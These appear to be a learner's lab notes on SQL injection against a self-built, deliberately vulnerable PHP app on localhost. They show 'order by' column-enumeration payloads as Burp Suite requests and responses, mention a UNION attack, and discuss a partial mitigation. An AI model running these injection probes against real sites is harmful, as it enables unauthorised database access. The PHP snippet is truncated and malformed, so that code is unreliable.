


SQL_LEVEL4

lets add new idea in our program, i want you log in with table called users and column name called user and password . ⇒ the main idea in this level to print the content of the two columns in the same column in union attack



▼ use sample payload using Burp Suite

- first payload we should know the numbers of columns to keep going .[+order by 1 4]

you still increment the number of the [order by 2] until error happen then you should know now the number of columns in the table of database .

Request

```

1 GET /web/SQL_Level3/products.php?category=2+order+by+2x2 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Priority: u=0, i
13 Te: trailers
14 Connection: keep-alive
15

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Mon, 14 Apr 2025 11:42:22 GMT
3 Server: Apache/2.4.58 (Ubuntu) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
4 X-Powered-By: PHP/8.2.12
5 Content-Length: 2740
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10
11
12 <!DOCTYPE html>
13 <html>
14
15 <head>
16 <title>
17 OS Injection
18 </title>
19 <meta charset=utf-8>
20 <meta name=viewport content=device-width, initial-scale=1>
21 <link href=https://cdn.jsdelivr.net/npm/bootstrap@5.3.5/dist/css/bootstrap.min.css rel=stylesheet integrity=sha384-SgJla30m691L2q22VdR2wQrQdy64/Bu7lbMw1MZ2BtS4ZapcHFRKUCdW0KGB79m7? crossorigin=anonymous>
22 </head>
23 <body>
24 <nav class=navbar navbar-expand-lg bg-body-tertiary data-bs-theme=dark>
25 <div class=container-fluid>
26 <a class=navbar-brand href=#>
27 how you can hack me
28 </a>
29 <button class=navbar-toggler type=button data-bs-toggle=collapse data-bs-target=#navbarNav aria-controls=navbarNav aria-expanded=false aria-label=Toggle navigation>
30 <span class=navbar-toggler-icon>
31 </span>
32 </button>
33 <div class=collapse navbar-collapse id=navbarNav>
34 <ul class=navbar-nav>
35 <li class=nav-item>
36 <a class=nav-link active aria-current=page href=index.php?product_id=1>
37 Home
38 </a>
39 </li>
40

```

Request

```

1 GET /web/SQL_Level3/products.php?category=2+order+by+4x23 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Priority: u=0, i
13 Te: trailers
14 Connection: keep-alive
15

```

Response


```

1 HTTP/1.1 500 Internal Server Error
2 Date: Mon, 14 Apr 2025 11:42:36 GMT
3 Server: Apache/2.4.58 (Ubuntu) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
4 X-Powered-By: PHP/8.2.12
5 Content-Length: 2552
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9
10
11 <!DOCTYPE html>
12 <html>
13
14 <head>
15 <title>
16 OS Injection
17 </title>
18 <meta charset=utf-8>
19 <meta name=viewport content=device-width, initial-scale=1>
20 <link href=https://cdn.jsdelivr.net/npm/bootstrap@5.3.5/dist/css/bootstrap.min.css rel=stylesheet integrity=sha384-SgJla30m691L2q22VdR2wQrQdy64/Bu7lbMw1MZ2BtS4ZapcHFRKUCdW0KGB79m7? crossorigin=anonymous>
21 </head>
22 <body>
23 <nav class=navbar navbar-expand-lg bg-body-tertiary data-bs-theme=dark>
24 <div class=container-fluid>
25 <a class=navbar-brand href=#>
26 how you can hack me
27 </a>
28 <button class=navbar-toggler type=button data-bs-toggle=collapse data-bs-target=#navbarNav aria-controls=navbarNav aria-expanded=false aria-label=Toggle navigation>
29 <span class=navbar-toggler-icon>
30 </span>
31 </button>
32 <div class=collapse navbar-collapse id=navbarNav>
33 <ul class=navbar-nav>
34 <li class=nav-item>
35 <a class=nav-link active aria-current=page href=index.php?product_id=1>
36 Home
37 </a>
38 </li>
39

```

- so the number here is 3

- now lets use our payload
- UNION ⇒ to know the database type .




▼ stop payload by sample function

-first you can make it by code who ⇒ make the row that show the data display the first row only who , lets explain:

-in this code you find that the while⇒function will repeat echo function until reach least row .


-i can make it show only the first row by that ⇒



```
1 <?php
2 include("sql.php");
3 $sql = "SELECT * FROM catogry";
4 $result = $conn->query($sql);
5 if ($result->num_rows > 0) {
6
7
8
9
10
11
12 <!DOCTYPE html>
13 <html>
14
15 <head>
16 <title>OS Injection</title>
17 <meta charset="utf-8">
18 <meta name="viewport" content="width=device-width, initial-scale=1">
19 <link href="https://cdn.jsdelivr.net/npm/bootstrap5.3.5/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-1234567890" crossorigin="anonymous">
20
21 </head>
22
23 <body>
24 <nav class="navbar navbar-expand-lg bg-body-tertiary" data-bs-theme="dark">
25 <div class="container-fluid">
26 <a class="navbar-brand" href="#">how you can hack me </a>
27 <button class="navbar-toggler" type="button" data-bs-toggle="collapse" data-bs-target="#navbarNav" aria-controls="navbarNav" aria-expanded="false" aria-label="Toggle navigation">
28 <span class="navbar-toggler-icon"></span>
29 </button>
30 <div class="collapse navbar-collapse" id="navbarNav">
31 <ul class="navbar-nav">
32 <li class="nav-item">
33 <a class="nav-link active" aria-current="page" href="index.php?product_id=1">Home</a>
34 </li>
35 <li class="nav-item">
36 <a class="nav-link" href="login.php">Log In</a>
37 </li>
38 <li class="nav-item">
39 <a class="nav-link" href="#">show products</a>
40 </li>
41 </ul>
42 </div>
43 </div>
44 </nav>
45
46 </body>
47
48 </html>
```

now if the i enter my payload the output will not display any data he want to know it but it still have a vulnerability

- but we can solve it with sample function , include test.php
- and use is_here()function to indicate any character of sql injection



end : the program still have inject lets obtain that in SQL_LEVEL5.